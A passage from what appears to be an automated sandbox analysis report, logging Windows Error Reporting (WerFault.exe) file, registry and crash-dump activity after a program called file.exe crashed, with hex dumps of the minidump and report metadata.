C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a\Report.wer	10732	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 34 00 39 00 33 00 31 00 31 00 35 00 31 00 36 00 33 00	MetadataHash=493115163	success or wait	1	6CDE497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{be5b2037-72dd-3dc8-3b6a-fa65e81fd088}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE036BF	unknown
\REGISTRY\A\{be5b2037-72dd-3dc8-3b6a-fa65e81fd088}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CE036BF	unknown
\REGISTRY\A\{be5b2037-72dd-3dc8-3b6a-fa65e81fd088}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6CDE43D1	unknown

Analysis Process: WerFault.exe PID: **2008**, Parent PID: **3196**

General

Target ID:	15
Start time:	17:29:52
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 3196 -s 840
Imagebase:	0xef0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CDF1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6CDE497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC26D.tmp.xml	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC2B6.tmp.csv	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC3B1.tmp.txt	success or wait	1	6CDE497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 fd 7e 3b 63 fd 05 12 00 00 00 00	MDMP ~;c	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	7144	6	00 00 00 00 00 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1b 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 7c 0c 00 00 68 7e 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT|h~;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	8320	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	1620	168	44 05 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 20 00 00	D..	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	16196	20	31 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 58 42 00 00	1TXB	success or wait	49	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	16984	4692	fd fd 0f 77 fd 1d 14 77 fd fd fd fd fd fd fd 02 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 38 fd fd 02 00 00 00 00 38 03 00 00 00 00 00 00 00 00 00 00 38 03 00 00 fd 03 00 00 78 fd fd 02 fd fd fd fd 78 fd fd 02 12 12 14 77 fd 03 00 00 00 00 00 00 fd fd fd fd fd fd fd 02 00 00 00 00 00 00 00 00 fd 1b 42 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 6c fd fd 02 1c fd fd 02 fd 03 00 00 00 00 37 02 04 00 00 00 48 03 00 00 fd 03 00 00 54 03 00 00 38 03 00 00 00 00 00 00 38 03 00 00 48 03 00 00 54 03 00 00 fd 03 00 00 fd fd fd fd 00 fd fd 02 fd fd fd fd 2c fd fd 02 fd 17 10 77 fd fd fd fd 00 00 00 00 fd fd fd 02 fd 0c 14 77 fd fd fd fd 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd 02 3d fd 13 77 1c fd fd 02 6c fd fd 02 fd fd fd fd 00 00 00	ww888xxwBl7HT88HT,ww=wl	success or wait	48	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	80932	4	fd fd fd 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	1788	4	0a 00 00 00		success or wait	10	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	9036	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd 0f 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	10	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	2224	48	44 05 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 2f 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 58 42 00 00 fd 02 00 00 78 3c 00 00	D /TXBx<	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	2284	4	27 00 00 00	'	success or wait	39	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	7150	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	39	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	6392	752	00 00 3a 73 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 62 20 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 fd 46 03 00 00 00 00 17 71 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2f fd 03 00 00 00 00 00 32 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 13 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 20 05 00 00 00 00	:s*,b BB?%@AZbFq/2t@	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	80936	13740	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERBE54.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 fd 08 00 00 05 00 00 00 14 03 00 00 44 3f 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 78 24 00 00 5c 4d 01 00 15 00 00 00 fd 01 00 00 64 19 00 00 16 00 00 00 fd 00 00 00 50 1b 00 00	xD?T8Tx$\MdP	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 31 00 39 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3196</Pid>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1002	62	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>file.exe</ImageName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1064	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1068	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1072	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1162	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1166	2	09 00		success or wait	2	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1170	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 35 00 32 00 31 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>25212</Uptime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1214	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1218	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1222	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
